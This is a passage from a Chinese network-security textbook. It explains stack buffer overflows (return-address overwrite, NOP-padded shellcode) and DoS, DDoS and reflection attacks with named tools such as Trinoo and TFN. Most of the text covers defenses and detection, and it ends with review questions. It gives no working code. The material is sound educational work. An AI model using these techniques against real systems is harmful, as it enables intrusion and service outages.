


图 5-11　缓冲区溢出状态

由于输入的字符串太长，name 数组容纳不下，只好向堆栈的底部方向继续写入 A。这些 A 覆盖了堆栈的旧的元素，从图 5-10 可以看出，EBP，ret 都已经被 A 覆盖了。从 main 返回时，就必然会把 AAAA 的 ASCII 码——0x41414141 视作返回地址，CPU 会试图执行 0x41414141 处的指令，结果出现难以预料的后果，这样就产生了一次堆栈溢出。现在假如在 0x41414141 地址处是一个只有 root 权限才能执行的命令或代码，大家试想一下，黑客是不是绕过了权限验证而获得了 root 权限。

2. 溢出字符串的特征

在分析溢出字符串的特征之前，需要先大致了解溢出字符串的编写。溢出字符串由若干个普通的 ASCII 码字符组成，在攻击者确定了缓冲区大小和缓冲区相对于堆栈开始地址的偏移量时，溢出字符串只有一个越界特征。溢出字符串的形式如图 5-12 所示。




图 5-12　溢出字符串的形式

这时溢出字符串和普通的字符串几乎没有什么差别，很难加以判断(几乎没有好办法对付这种情况)。但当攻击者不清楚缓冲区相对堆栈开始地址的偏移量，为了提高跳转地址的命中率(使得 ret 的值等于 shellcode 的入口地址)，一般攻击者会在其溢出字符串和

shellcode 前加入若干个 NOP,它的作用就是什么也不做,仅跳过一个 CPU 周期。用来溢出的字符串会变成图 5-13 所示的结构。而在溢出字符串最前面的若干 NOP 指令将成为识别这种攻击的一大特征。




图 5-13 增加若干 NOP 指令后的溢出字符串

3. 缓冲区溢出漏洞的产生原因

缓冲区溢出的根本原因在于 C 语言本身的一些特性。从数据结构的角度来说,最根本的原因是由于 char * (或 char[])数据结构的存在,导致了一系列字符串存储以及操作上的问题。而直接的原因则是"由于字符串处理函数(如 gets、strcpy 等)没有对数组的越界加以监视和限制"。C 中大多数缓冲区溢出问题可以追溯到标准函数库,直接的原因是不进行自变量检查和使用一些有问题的字符串操作函数(strcpy、strcat、sprinf 和 gets)。程序编写者的经验不足和粗心大意使得缓冲区溢出漏洞几乎无处不在,导致程序健壮性不够,为缓冲区溢出攻击留下了隐患。特别是由于 Internet 的迅速发展,各种网络应用程序层出不穷,而其中一个缓冲区溢出漏洞则给整个系统带来了极大的安全隐患,为黑客攻击打开方便之门。

5.10.2 缓冲区溢出漏洞的危害性

缓冲区溢出漏洞比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。它极易使服务程序停止运行,服务器死机甚至删除服务器上的数据。它的隐蔽性主要表现在下面几点:

(1) 漏洞被发现之前一般程序员是不会意识到自己的程序存在漏洞(漏洞的发现者往往并非编写程序的程序员),从而疏忽监测。

(2) 用于获得 root 权限而执行的那段代码(shellcode)都很短,执行时间也非常短,很难在执行过程中被发现。

(3) 由于漏洞存在于防火墙内部,攻击者所发送的字符串一般情况下防火墙不会阻拦,而攻击者通过执行 shellcode 所获得的是本来不被允许或没有权限的操作,在防火墙看来也是合理合法的。防火墙在对远程缓冲区溢出攻击的监测方面有先天的不足。

(4) 一个完整的 shellcode 的执行并不一定会使系统报告错误,并可能不影响正常程序的运行。

(5) 攻击的随机性和不可预测性使得防御攻击变得异常艰难,而没有攻击时,攻击程序并不会有什么变化(这和木马有着本质的区别),这也是堆栈溢出最难被发现的原因;最后,缓冲区溢出漏洞的普遍存在,使得针对这种漏洞的攻击防不胜防(各种补丁程序也可能存在着这种漏洞)。

另外,还存在着攻击者故意散布存在漏洞的应用程序的可能。攻击者还可以借用木马植入的方法,故意在被攻击者的系统中留下存在漏洞的程序,这样做不会因为含有非法字段

而被防火墙拒绝;或者利用病毒传播的方式来传播有漏洞的程序,和病毒不同的是,它在一个系统中只留下一份拷贝(要发现这种情况几乎是不可能的)。

5.10.3 防范及检测方法

1. 缓冲区溢出防御方法

缓冲区溢出攻击占了远程网络攻击的绝大多数,这种攻击可以使得攻击者有机会获得一台主机的部分或全部的控制权。如果能有效地消除缓冲区溢出的漏洞,则很大一部分的安全威胁可以得到缓解。常用的防御措施有:

1) 编写正确的代码

写出正确的程序是非常重要的工作,特别像编写 C 语言那种风格自由而容易出错的程序,这是由于追求性能而忽视正确性的传统引起的。人们花了很长的时间知道了如何编写安全的程序,但有安全漏洞的程序依旧出现。最简单的方法就是用 grep 来搜索源代码中容易产生漏洞的库的调用,如对 strcpy 和 sprintf 的调用,这两个函数都没有检查输入参数的长度。事实上,各个版本 C 的标准库均有这样的问题存在。此外,还有一些高级的查错工具,如 fault injection 等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于侦测缓冲区溢出的存在。编写时重复检查代码的漏洞可以使程序更加完美和安全。

2) 非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行,从而使得攻击者不可能执行缓冲区中被植入的攻击程序代码,这种技术称为非执行的缓冲区技术。在早期的 UNIX 系统设计中,只允许程序代码在代码段中执行。但是近来的 UNIX 和 Windows 系统由于要实现更好的性能和功能,往往在数据段中动态地放入可执行的代码,这也是缓冲区溢出的根源。为了保持程序的兼容性,不可能使得所有程序的数据段不可执行。但是可以设定堆栈数据段不可执行,这样就可以保证程序的兼容性。Linux 和 Solaris 都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码,这种做法几乎不产生任何兼容性问题。

3) 数组边界检查

前面两种措施虽然都对缓冲区溢出攻击有一定的防范,但各有缺陷。例如,非执行堆栈的保护可以有效地处理把代码植入自动变量的缓冲区溢出攻击,但对于其他形式的攻击则没有效果。通过引用一个驻留程序的指针,就可以跳过这种保护措施。其他的攻击可以采用把代码植入堆或者静态数据段中来跳过保护;一些查错工具可以帮助程序员开发更安全的程序,但由于 C 语言的特点,这些工具不可能找出所有的缓冲区溢出漏洞。因此侦错技术只能用来减少缓冲区溢出的可能,并不能完全地消除它的存在。数组边界检查能防止所有的缓冲区溢出的产生和攻击。这是因为只要数组不被溢出,溢出攻击也就无从谈起。为了实现数组边界检查,则所有的对数组的读写操作都应当被检查以确保对数组的操作在正确的范围内。最直接的方法就是检查所有的数组操作。

4) 程序指针完整性检查

程序指针完整性检查和边界检查有略微的不同。与防止程序指针被改变不同,程序指针完整性检查在程序指针被引用之前检测到它的改变。因此,即便一个攻击者成功地改变

了程序的指针，由于系统事先检测到了指针的改变，这个指针将不会被使用。与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但是这种方法在性能上有很大的优势，而且在兼容性也很好。

2. 缓冲区溢出检测方法

上述各种缓冲区溢出攻击防范措施，均需耗费大量的系统资源，这样就会使系统的运行效能大打折扣。通过上面对缓冲区溢出攻击的分析可知，缓冲区溢出攻击有两个显著特点：

（1）传送给被攻击程序的输入参数的长度在正常情况和受到攻击时存在很大的差异。由于要将 Shellcode 代码作为输入参数，所以攻击时输入参数的长度通常要比正常情况下长得多，而且 Shellcode 中包含了很多二进制代码。

（2）攻击程序要取得并修改程序的返回地址。

根据上述两点，基于 PARAD(Parameter And Return Address Detection)算法，设计了一系统监视器，其工作原理如下：

① 检查用户提交的函数调用中输入参数(in-put parameter，INPA)的长度，若参数过长(正常情况下参数的长度大约为 10～50 个字符)，且经分析发现其中若有很多二进制代码，那么很有可能存在缓冲区溢出攻击，立即中止程序。这种办法可以有效检测防范缓冲区溢出攻击，在攻击程序植入攻击代码前就将其截获，系统开销小，效率高。

② 有的攻击过程并非运用植入代码方式，而是利用系统中已存在的代码，攻击者所要做的只是对代码传递一些参数，然后使程序跳转到攻击目标。因此，只要保护返回地址不被修改，就可以保护系统免受攻击。工作原理为：在函数调用时随机在数据段中设定一段空白区域作为返回地址的备份，称为返回地址检测库(Return Address Detecting Areas，RADA)。为了保护返回地址备份，函数调用时先将返回地址与“检举字”(Canary Word，CW)异或，再将结果压入 RADA；当函数调用返回时，首先将 RADA 中的值与“检举字”异或，再与返回地址比较，相等则正常返回；否则报警，终止程序执行。因此，即使 RADA 中地址被恶意修改也无法得到正确的结果。

该算法将输入参数的检测与返回地址检测结合起来，在大部分植入攻击代码型攻击程序企图利用缓冲区漏洞攻击系统之前将其截获；对其余攻击程序，由于已将地址备份，并将地址作了保护，返回时若检测到返回地址和备份地址不符则说明有攻击程序修改了返回地址，终止程序运行。

5.11 拒绝服务攻击与防范技术

网络技术和信息技术的飞速发展和广泛应用，给人们的生产、生活、学习等带来了实惠和方便，与此同时，随着系统规模的不断增大和人们对互联网依赖的增强，互联网所面对的安全威胁及风险也越来越多，如病毒、蠕虫、垃圾邮件、黑客攻击、数据泄密、误用等。其中，黑客的攻击行为是最不可预测、最不容易控制和解决的问题。互联网发展史上的许多重大安全事件，都是来自于同一种攻击行为，这就是通常所说的拒绝服务(DoS)攻击和分布式拒绝服务(DDoS)攻击。DoS 攻击和 DDoS 攻击是目前开放网络面临的最大威胁，也是互联网多年来一直未有效根治的一种顽疾。DoS 攻击也给各行各业造成了巨大的损失。

5.11.1 拒绝服务攻击基本概念

DoS攻击就是让目标系统停止提供服务或是终止响应的一种攻击手段。一般来说都是针对网络上所提供的各种服务，如Web、DNS、FTP、E-mail等，当然也有直接针对操作系统、网络基础设施，如防火墙、路由器、链路等的攻击。

1. 拒绝服务攻击的基本概念

DoS造成的攻击行为称为DoS攻击，其目的是使计算机或网络无法提供正常的服务。最常见的DoS攻击有计算机网络带宽攻击和连通性攻击。带宽攻击指以极大的通信量冲击网络，使得所有可用网络资源都被消耗殆尽，最后导致合法的用户请求无法通过。

连通性攻击指用大量的连接请求冲击计算机，使得所有可用的操作系统资源都被消耗殆尽，最终计算机无法再处理合法用户的请求。常用攻击手段有：同步洪流、WinNuke、死亡之Ping、Echl攻击、ICMP/SMURF、Finger炸弹、Land攻击、Ping洪流、Rwhod、tearDrop、TARGA3. UDP攻击、OOB等。

2. 分布式拒绝服务攻击

DDoS攻击指借助于客户/服务器技术，将多个计算机构成受控的僵尸网络，联合起来作为攻击平台，对一个或多个目标发动DoS攻击，从而成倍地提高拒绝服务攻击的威力。通常，攻击者使用一个偷窃账号将DDoS主控程序安装在一个计算机上，在一个设定的时间主控程序将与大量代理程序通信，代理程序已经被安装在Internet上的许多计算机上。代理程序收到指令时就发动攻击。利用客户/服务器技术，主控程序能在几秒钟内激活成百上千次代理程序的运行。常用攻击手段如：Trinoo、TFN、Stacheldraht、TFN2K、Blitznet、Fap i、Shaft、Trank攻击等。

3. 分布式反弹拒绝服务攻击

分布式反弹拒绝服务(Distributed Reflection Denial of Service)攻击者可以通过反弹技术使人们对DDoS攻击更难以防御——利用反弹服务器反弹DDoS的洪水包，也就是说，通过发送大量的欺骗请求数据包(来源伪造地址为victim，受害服务器或目标服务器)给Internet上大量的服务器群，而这些服务器群收到请求后将发送大量的应答包给victim。结果是原来用于攻击的洪水数据流被大量的服务器所稀释，并最终在受害者处汇集为洪水，使受害者更难以隔离攻击洪水流，并且更难以用Traceback跟踪技术去找到洪水流的来源。反弹服务器是指，当收到一个请求数据报后就会产生一个回应数据报的主机。

5.11.2 攻击原理

DoS的攻击方式有很多种，最基本的DoS攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

DDoS攻击手段是在传统的DoS攻击基础之上产生的一类攻击方式。单一的DoS攻击一般是采用一对一方式的，当攻击目标CPU速度低、内存小或者网络带宽小等各项性能指标不高它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得DoS攻击的困难程度加大了，目标对恶意攻击包的“消化能力”加强了不少。这时候分布式的拒绝服务攻击手段就应运而生，DDoS就是利用更多的僵尸主机甚至是大规模的僵尸网络来发起进攻，比从前更大的规模

来进攻受害者。

目前,绝大多数拒绝服务攻击都是基于分布式的拒绝服务攻击。为了组织或者发动一次 DDoS 攻击,攻击者往往需要事先控制一定数量的僵尸主机,并在僵尸主机上植入相应的 DDoS 攻击程序(这些僵尸主机一般是黑客在此之前通过其他一些攻击手段取得了主机的一定的控制权限,目前甚至有黑客专门出卖或出租此类俗称为“肉鸡”的僵尸主机)。

被 DDoS 攻击时一般会出现以下现象:

- 被攻击主机上有大量等待的 TCP 连接;网络中充斥着大量的无用的数据包,源地址为假。
- 制造高流量无用数据,造成网络拥塞,使受害主机无法正常和外界通信。
- 利用受害主机提供的服务或传输协议上的缺陷,反复高速地发出特定的服务请求,使受害主机无法及时处理所有正常请求。
- 严重时会造成系统死机。

目前较为常见的 DDoS 攻击 Smurf 的攻击原理如图 5-14 所示。




图 5-14 DDoS 攻击 Smurf 的攻击原理示意图

5.11.3 抵御攻击的技术手段

到目前为止,防御基于流量型的 DDoS 攻击还是比较困难的。首先,这种攻击的特点是它利用 TCP / IP 协议的漏洞,除非不用 TCP / IP,才有可能完全抵御住 DDoS 攻击。不过即使它难于防范,实际上防止 DDoS 并不是绝对不可行的事情。从技术上来说,可以从以下几个方面来增加和抵御来自 DDoS 攻击的威胁。

1. 评估加固、未雨绸缪

由于 DDoS 主要是通过占用消耗系统的正常处理性能来导致系统的拒绝服务,因此,通过对系统进行必要的优化、加固等,可以提高系统对 DDoS 攻击的承受能力并屏蔽掉部分 DDoS 攻击。系统的优化和加固主要包括主机、网络设备、网络结构等。

(1) 网络结构优化、加固。好的网络结构设计和配置,能够消除网络结构不合理带来的被 DoS 或 DDoS 攻击的安全隐患,也能够更好地实施更高层次的安全规划。

(2) 主机系统评估加固。完整,全面发现并修补网内系统主机的漏洞和安全隐患,杜绝基于漏洞传播的蠕虫和 DoS 或 DDoS 攻击。

(3) 网络设备评估加固。完整,全面发现并修补网内路由器、交换机、防火墙等网络设

备的漏洞和安全隐患，优化安全配置，增强网络设备抗 DoS 或 DDoS 攻击的能力。

2. 分布检测、重在发现

由于目前防止 DoS 和 DDoS 攻击的技术有限，而且针对不同的 DoS 和 DDoS 攻击其防御的措施不同，因此，在第一时间发现 DoS 和 DDoS 攻击的行为，定位其来源和攻击特征是解决问题的首要条件。检测 DDoS 攻击的主要方法有以下几种：

(1) 异常流量分析系统。当网络的通信量突然急剧增长或者充斥一些异常流量，导致正常业务受影响时，可以对这些通信流量进行检测和分析，发现问题，防患于未然。

(2) 使用 DDoS 检测工具。攻击者首先要探测和扫描目标系统的情况，然后利用一些相应的攻击手段和技术进行攻击。网络入侵检测系统可以截获及分析系统中的数据流量，可以检查到攻击者的扫描行为并可以识别出典型的 DDoS 攻击行为及工具。

扫描器或防病毒工具可以发现攻击者植入系统的代理程序，并将其系统中删除，从而避免自己的系统被他人用作非法攻击的僵尸主机。每当有新的 DDoS 发明出来，当前的 DDoS 工具就将过时，或者它对现存的 DDoS 进行修改而逃避检查，要选择最近更新的扫描工具版本。

3. 积极防御、主动处理

随着 DDoS 攻击事件的愈演愈烈，目前针对一些主流的典型 DDoS 攻击手段已经有了相应的解决方案和产品。

1) 主机/个人防火墙(普通用户)

针对一般的个人或者主机用户，鼓励安装一个基本的个人版防火墙产品。

2) 网关级 DDoS 防护(企业、部门用户)

很多企业及部门级用户都有外连互访及对外提供 Web、E-mail、FTP 等服务的需求，而这些关键应用及服务往往会成为黑客 DDoS 攻击的典型目标。大多数企业及部门都会考虑在外部互联网络出口及这些关键服务器前部署防火墙等产品进行主动防护。目前一些主流的硬件防火墙产品都具备一定的 DDoS 防护能力，因此，对此类用户而言，通过此类具备 DDoS 防护功能网关类防护产品来提高系统的抗 DDoS 攻击能力也是个不错的选择。

3) 蜜罐/蜜网——DDoS 攻击主动防护体系(运营商)

蜜罐是被放置在网络中伪装成运行着某些重要服务的主机，对于合法用户，蜜罐是不可见的，它并不提供任何实际的服务。但是入侵者通过扫描端口之类的方法探测到蜜罐的存在，从而蜜罐成功地吸引了入侵者的注意力，并记录下入侵行为，起到了了解入侵手段的作用。但一般的蜜罐系统往往交互性较低，能收集到的入侵行为事件也相对较少。

随着 Vmware 等虚拟技术的发展，在蜜罐技术基础上逐渐发展出交互性更高，能收集更多有用信息的蜜网技术。通过 Vmware 等虚拟技术，可利用有限的投资虚拟出不同的操作系统、组网结构，甚至是模拟提供业务，从而吸引到更多的攻击行为获取更多的信息，进而提供安全事件分析及处理依据。

使用蜜罐/蜜网技术对 DDoS 进行防御有两个思路：一是抑制攻击源，二是攻击重定向。

(1) 抑制攻击源通过调整蜜罐对攻击源的回应达到减慢攻击速度，阻隔攻击扩散，甚至反攻击的目的。

(2) 攻击重定向是指将可疑数据包由实际攻击目标重定向到蜜罐系统，既避免了目标主机遭受攻击，也便于蜜罐收集攻击信息。

这也涉及蜜罐系统的自身防御问题，对于 DDoS 这样使用大流量数据消耗目标资源的攻击方式，蜜罐系统如何保证自身不被击溃？低交互性的蜜罐系统显示出它的优点，该类蜜罐并不能直接访问内核而是通过一个内核套与操作系统内核进行交互，所有到达的数据包经由内核套复制给蜜罐程序，内核对数据包并没有实际的处理，蜜罐程序仅仅模拟响应并不会进行资源分配，从而保证了操作系统本身的安全。

4）异常流量检测及清洗系统（运营商）

随着 Internet 的不断扩展和业务数据流量的不断增加，网络中公开的和潜在的安全漏洞不断增加；自动攻击软件以及攻击手段的公开化，导致攻击者已经无须掌握复杂、高深的网络攻击技术，而实施攻击者的动机变得恶意化，使得网络中的攻击行为变得越来越频繁，并且在技术上超过以往的检测方法；也使得网络中的异常流量也变得越来越多。

通过在网络中部署异常流量分析检测及过滤设备，可极大地净化网络流量，提高网络利用效率，尤其是针对骨干网络运营提供商而言，是针对大规模 DDoS 所导致的异常流量及网络滥用的一个比较不错的解决方案。

异常流量清洗系统的主要目标是快速实现清除检测到的网络中异常流量和恶意的攻击流量，只传送正常应用的流量。从而能够在发生 DDoS 攻击时，保证正常业务和关键部件的可用性。在数据流量正常的时候防 DDoS 流量过滤设备不对被保护对象进行保护，没有任何数据流流经防 DDoS 流量过滤设备，此时防 DDoS 流量过滤设备为离线设备。

4. 综合防范、协同解决

大多数 DDoS 攻击往往都是有组织有预谋的攻击行为，单纯依赖于某一种技术解决方案或是某个人、某个企业，不可能完全解决 DDoS 的防护问题，更不可能对 DDoS 攻击进行跟踪溯源，从源头上解决 DDoS 攻击威胁。需要综合考虑，全面防范。其具体的防护思路和步骤如图 5-15 所示。




图 5-15　DoS 和 DDoS 防范总体思路框图

与 DDoS 作斗争，不同的角色有不同的任务。以下面几种角色为例：

1）网络管理员

网管员作为一个内部网的管理者，往往也是安全员。很可能有一些服务器需要向外提供服务，不可避免地成为攻击的目标。可以从主机与网络设备两个层面去考虑防御。

（1）主机上的设置。几乎所有的主机平台都有抵御 DoS 的设置，常见的方法有：关闭不必要的服务；限制同时打开的 Syn 半连接数目；缩短 Syn 半连接的 time out（超时）时间；及时更新系统补丁。

（2）网络设备上的设置。网络设备可以从防火墙与路由器上考虑。这两个设备是到外界的接口设备，在进行防 DDoS 设置的同时，还要注意这是以多大的效率牺牲为代价的，对用户来说是否值得。

2）ISP/ICP 管理员

ISP/ICP 为很多中小型企业提供了各种规模的主机托管业务，在防 DDoS 时，除了与企业网管理员一样的手段外，还要特别注意自己管理范围内的客户托管主机不要成为僵尸主机。客观上说，这些托管主机的安全性普遍是很差的，有的连基本的补丁都没有打，通常来说 ISP 的管理员对托管主机是没有直接管理的权力的，只能通知客户来处理。有很多客户与自己的托管主机服务商配合得不是很好，造成 ISP 管理员明知自己负责的一台托管主机成为了僵尸主机，却没有什么办法的局面。因此，需要管理员和客户搞好关系，客户多配合一些，ISP 的主机会更安全一些。

将客户的托管主机的 MAC 地址在网络设备中进行 MAC 与 IP 的绑定，在网络设备中过滤掉不可能出现在网络中的 IP 地址（如在公网上不可能出现私网的 IP 地址，不可能出现国际上被保留的 IP 地址），进行源 IP 绑定，都是行之有效的办法。

3）网络运营商

网络运营商提供了互联网存在的物理基础。如果运营商可以很好地合作，在自己的路由器上进行源 IP 地址的验证。这种方法可以阻止黑客利用伪造的源 IP 来进行 DDoS 攻击。由于在骨干路由器上增加过多规则会影响转发效率，可以考虑在接入层路由器上进行限制。

各个骨干网络运营商应建立起 DDoS 攻击防护的应急预案，当发现网络正在遭受 DDoS 攻击时，启动相关的应急预案，尽可能追踪攻击包，及时联系其他运营商、ISP 和有关应急组织，分析受影响的系统，确定涉及的其他节点，从而阻挡来自已知攻击节点的流量。对来自其他运营商的异常流量，比较好的防御措施就是协调其他运营商，对出问题的一方实现路由的访问控制和对带宽总量的限制。

尽管多年来全球无数网络安全专家都在着力开发 DoS/DDoS 攻击的解决办法，但收效不大，其原因在于：

（1）DoS 和 DDoS 攻击利用了 TCP / IP 协议本身弱点。

（2）目前还没有一种协议能够从实用替代 TCP /IP 协议。

因此，必须在上述基础上进行研究，提出可行的解决方案。应该从如下几个方面对拒绝服务攻击进行积极的防范：

（1）周期性地对设备进行全面的评估加固，避免成为僵尸主机。

（2）在网络设备和访问控制设备上做好地址过滤工作，防止假冒地址的流量的传播。

（3）在网络边界做好 DoS/DDoS 的攻击检测工作时刻留心最新的安全公告，及时打补丁。

（4）充分利用流量清洗，网络限流等技术手段。

（5）多方配合和协同，共同防御。

（6）企事业单位要明确各类岗位的防御 DoS 和 DDoS 攻击的相关职责规定。防御 DoS 和 DDoS 攻击是一个系统工程，需要靠 IT 界各方共同努力，积极防御，协同作战，才能取得较好的效果。

思考题

1．影响 Internet 的安全因素有哪几方面？分别列出各种因素最常见的威胁。

2．试说明 TCP/IP 协议中的安全漏洞。

3．Web 服务器常见漏洞有哪些？什么是跨站点脚本攻击？能否举例说明？如果你是一个网站开发人员，在开发以及服务器搭建过程中应该注意从哪些方面来防御 Web 的不安全因素？

4．什么是缓冲区溢出？什么是缓冲区溢出攻击？Java 语言是否有缓冲区溢出攻击？为什么？参照本书的样例，举一个缓冲区溢出程序的例子。

